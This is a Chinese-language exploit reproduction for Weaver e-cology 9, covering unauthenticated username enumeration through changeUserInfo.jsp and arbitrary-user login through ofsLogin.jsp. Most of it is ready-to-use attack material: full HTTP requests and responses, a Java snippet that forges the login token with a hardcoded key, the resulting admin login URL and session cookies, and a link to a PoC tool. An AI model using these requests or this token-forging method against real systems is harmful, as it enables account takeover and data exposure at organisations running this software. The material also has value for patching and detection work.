

# ecology9 changeUserInfo信息泄漏和ofsLogin任意用户登陆复现

## 0x01 简述

利用思路：

- `changeUserInfo.jsp`：未授权查询系统内存在用户
- `ofsLogin.jsp`：拿用户名构造合法令牌，返回cookie

影响范围：

- e-cology 9 部分版本

## 0x02 信息泄漏

- 通过手机号查用户名

```
/mobile/plugin/changeUserInfo.jsp?type=getLoginid&mobile=18
```

**Request**

```
1 GET /mobile/plugin/changeUserInfo.jsp?type=getLoginid&mobile=88 HTTP/1.1
2 Host: 192.168.200.222
3 User-Agent: curl/7.87.0
4 Accept: */*
5 Connection: close
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: WVS
3 Cache-Control: private
4 X-Frame-Options: SAMEORIGIN
5 X-XSS-Protection: 1
6 X-UA-Compatible: IE=8
7 Set-Cookie: ecology_JSessionid=aaa19z9tIsQw7eGBeIDHy; path=/
8 Content-Type: application/json; charset=UTF-8
9 Connection: close
10 Date: Sat, 27 May 2023 14:45:38 GMT
11 Content-Length: 34
12
13 {
14   "loginId": "admin",
15   "status": "1"
16 }
```

**Request**

```
1 GET /mobile/plugin/changeUserInfo.jsp?type=getLoginid&mobile=11 HTTP/1.1
2 Host: 192.168.200.222
3 User-Agent: curl/7.87.0
4 Accept: */*
5 Connection: close
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: WVS
3 Cache-Control: private
4 X-Frame-Options: SAMEORIGIN
5 X-XSS-Protection: 1
6 X-UA-Compatible: IE=8
7 Set-Cookie: ecology_JSessionid=aaaU4JcF9kpHodFBIDHy; path=/
8 Content-Type: application/json; charset=UTF-8
9 Connection: close
10 Date: Sat, 27 May 2023 14:45:22 GMT
11 Content-Length: 17
12
13 {
14   "status": "-1"
15 }
```

- 通过用户状态确认用户名存在

/mobile/plugin/changeUserInfo.jsp?type=status&loginId=user

**Request**

```
1 GET /mobile/plugin/changeUserInfo.jsp?type=status&loginId=uuu HTTP/1.1
2 Host: 192.168.200.222
3 User-Agent: curl/7.87.0
4 Accept: */*
5 Connection: close
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: WVS
3 Cache-Control: private
4 X-Frame-Options: SAMEORIGIN
5 X-XSS-Protection: 1
6 X-UA-Compatible: IE=8
7 Set-Cookie: ecology_JSessionid=aaaqfIMcyBedH_EBeIDHy; path=/
8 Content-Type: application/json; charset=UTF-8
9 Connection: close
10 Date: Sat, 27 May 2023 14:44:00 GMT
11 Content-Length: 28
12
13 {
14   "code": "-1",
15   "status": "1"
16 }
```

**Request**

```
1 GET /mobile/plugin/changeUserInfo.jsp?type=status&loginId=test HTTP/1.1
2 Host: 192.168.200.222
3 User-Agent: curl/7.87.0
4 Accept: */*
5 Connection: close
```


**Response**

```
1 HTTP/1.1 200 OK
2 Server: WVS
3 Cache-Control: private
4 X-Frame-Options: SAMEORIGIN
5 X-XSS-Protection: 1
6 X-UA-Compatible: IE=8
7 Set-Cookie: ecology_JSessionid=aaazHVe50NUkc-DBeIDHy; path=/
8 Content-Type: application/json; charset=UTF-8
9 Connection: close
10 Date: Sat, 27 May 2023 14:42:58 GMT
11 Content-Length: 28
12
13 {
14   "code": "21",
15   "status": "1"
16 }
```

## 0x03 任意用户登陆

`syscode`、`timestamp` 值可控，再根据用户名 `loginId` 生成 `loginTokenFromThird`

- `/mobile/plugin/1/ofsLogin.jsp`
  - `syscode=1`
  - `timestamp=1`
  - `gopage=/wui/index.html`
  - `receiver={loginId}`
  - `loginTokenFromThird={encrypt(receiver + "1", "1" + "u6skkR");}`



```
70     hs = hs + "U" + stmp;
71 } else {
72     hs = hs + stmp;
73 }
74 }
75
76     return hs.toUpperCase();
77 }
78
79 0 个用法
80 public static void main(String[] args) throws Exception {
81     String[] arr = {"admin", "test"};
82
83     for(String receiver : arr ){
84         String loginTokenFromThird = encrypt( sSrc: receiver + "1", sKey: "1u6skkR"); // 生成loginTokenFromThird
85         String path = String.format("\%s\n", "/mobile/plugin/1/ofsLogin.jsp?syscode=%s&timestamp=%s&gopage=/wui/index.html&receiver=%s&loginTokenFromThird=%s", receiver, "1", "1", loginTokenFromThird);
86         System.out.println(path);
87     }
88 }
```

运行: AESCoder x

```
/Library/Java/JavaVirtualMachines/jdk-11.0.17.jdk/Contents/Home/bin/java -javaagent:/Applications/IntelliJ IDEA.app/Contents/lib/idea_rt.jar=59765:/Applications
'admin': /mobile/plugin/1/ofsLogin.jsp?syscode=1&timestamp=1&gopage=/wui/index.html&receiver=admin&loginTokenFromThird=3628955669f1b42c0f475a66ef0c28ff
'test': /mobile/plugin/1/ofsLogin.jsp?syscode=1&timestamp=1&gopage=/wui/index.html&receiver=test&loginTokenFromThird=b07b708f6d412ac3576abcd3e9031230
```

进程已结束,退出代码0

获得cookie

Request

PrettyRawHex

1GET /mobile/plugin/1/ofsLogin.jsp?syscode=1&timestamp=1&gopage=/wui/index.html&receiver=admin&loginTokenFromThird=3628955669f1b42c0f475a66ef0c28ff HTTP/1.1

2Host: 192.168.200.222

3User-Agent: curl/7.87.0

4Accept: \*/\*

5Connection: close

6

7

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: WVS

3Cache-Control: private

4X-Frame-Options: SAMEORIGIN

5X-XSS-Protection: 1

6X-UA-Compatible: IE=8

7Set-Cookie: loginidweaver=22; path=/

8Set-Cookie: languageidweaver=7; path=/

9Set-Cookie: ecology\_3Sessionid=aaaWCEhgisy2-LBeIDHy; path=/

10Content-Type: text/html; charset=UTF-8

11Connection: close

12Date: Sat, 27 May 2023 14:54:50 GMT

13Content-Length: 115

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30<script type="text/javascript">

31

32location.replace('/wui/index.html');

33

34</script>

## 0x04 利用工具

- <https://github.com/ainrm/ecology9-ofsLogin-poc>

```
1 $ python3 poc.py -h
2 usage: poc.py [-h] [-u URL] [-U URLS]
3
4 ecology9 changeUserInfo信息泄漏检测
5
6 options:
7   -h, --help            show this help message and exit
8   -u URL, --url URL      url
9   -U URLS, --urls URLS  urls.txt
```